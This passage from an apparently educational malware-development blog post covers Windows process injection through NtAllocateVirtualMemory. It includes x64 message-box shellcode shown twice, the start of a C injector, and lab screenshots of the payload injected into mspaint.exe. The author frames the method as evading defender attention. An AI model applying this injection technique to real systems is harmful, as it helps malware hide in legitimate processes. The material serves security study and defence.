  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

unsigned int my_payload_len = sizeof(my_payload);

int main(int argc, char* argv[]) {
  HANDLE ph; // process handle
  HANDLE rt; // remote thread
  PVOID rb; // remote buffer

  HMODULE ntdll = GetModuleHandleA("ntdll");
```

win10-x64 [Running] - Oracle VM VirtualBox

Process Hacker [WINDOWS-V9HNK33\User]

```
PS C:\Users\User\Documents\malware\2021-12-07-malware-injecti
on-10> .\hack.exe 6252
PID: 6252
PS C:\Users\User\Documents\malware\2021-12-07-malware-injecti
on-10>
```

=^..^=

Meow-meow!

OK


Name	PID	Private bytes	User name	Description
SearchInd				Microsoft Windows Search
SgrmBrok				System Guard Runtime Mo
svchost.ex				Host Process for Windows S
svchost.ex				Host Process for Windows S
lsass.exe				Local Security Authority Pro
fontdrvhost.e				Usermode Font Driver Host
csrss.exe				Client Server Runtime Proce
winlogon.exe				Windows Logon Applicatio
fontdrvhost.e				Usermode Font Driver Host
dwm.exe				Desktop Window Manager
explorer.exe				Windows Explorer
VBoxTray.exe				VirtualBox Guest Additions
powershell.ex				Windows PowerShell
conhost.e				Console Window Host
ProcessHack				Process Hacker
mspaint.exe	6252	7.28 MB	WINDOWS-V9H...\User	Paint
OneDrive.exe	6852	26.86 MB	WINDOWS-V9H...\User	Microsoft OneDrive

CPU Usage: 9.13% | Physical memory: 1.3 GB (48.19%) | Processes: 65 | 2 new notifications

2:36 AM
12/10/2021

As you can see our meow-meow messagebox is popped-up.

Let’s go to investigate properties of our victim process PID: 6252:



```
  PULONG              RegionSize,
  ULONG               AllocationType,
  ULONG               Protect
);

// 64-bit messagebox payload (without encryption)
unsigned char my_payload[] =
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

unsigned int my_payload_len = sizeof(my_payload);

int main(int argc, char* argv[]) {
  HANDLE ph; // process handle
  HANDLE rt; // remote thread
  PVOID rb; // remote buffer

  HMODULE ntdll = GetModuleHandleA("ntdll");
```

win10-x64 [Running] - Oracle VM VirtualBox

Results - mspaint.exe (6252)

3,233 results.

Address	Length	Result
0x40000d	9	AQAPRQVH1
0x4000bb	14	AXAX^YZAXAYAZH
0x4000d0	6	XAYZ>H
0x400127	10	Meow-meow!
0x400132	6	=^..^=
0x400f06	7	PID: %i
0x400f0e	23	NtAllocateVirtualMemory
0x400fa0	13	Unknown error
0x400fb0	30	Argument domain error (DOMAIN)
0x400fd0	31	Overflow range error (OVERFLOW)
0x400ff0	36	Partial loss of significance (PLOSS)
0x401018	34	Total loss of significance (TLOSS)
0x401040	53	The result is too small to be represe…
0x401076	27	Argument singularity (SIGN)
0x401098	42	_matherr(): %s in %s(%g, %g) (re…
0x4010e0	27	Mingw-w64 runtime failure:
0x401100	31	Address %p has no image-section
0x401120	48	VirtualQuery failed for %d bytes a…
0x401158	38	VirtualProtect failed with code 0x%x
0x401180	49	Unknown pseudo relocation protoc…
0x4011b8	41	Unknown pseudo relocation bit size…
0x401220	6	(null)

=^..^=

Meow-meow!

OK

Friday, December 10, 2021

2:49 AM
12/10/2021

As you can see, our meow-meow payload successfully injected as expected!

The reason why it’s good to have this technique in your arsenal is because we are not using VirtualAllocEx which is more popular and suspicious and which is more closely investigated by the blue teamers.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

In the next post I'll try to consider another NT API functions, the main logic is the same but there is a caveat with defining the structures and associated parameters. Without defining this structures the code will not run.

VirtualAllocEx
NtAllocateVirtualMemory
WriteProcessMemory
CreateRemoteThread
source code in Github

> This is a practical case for educational purposes only.

Thanks for your time and good bye!
PS. All drawings and screenshots are mine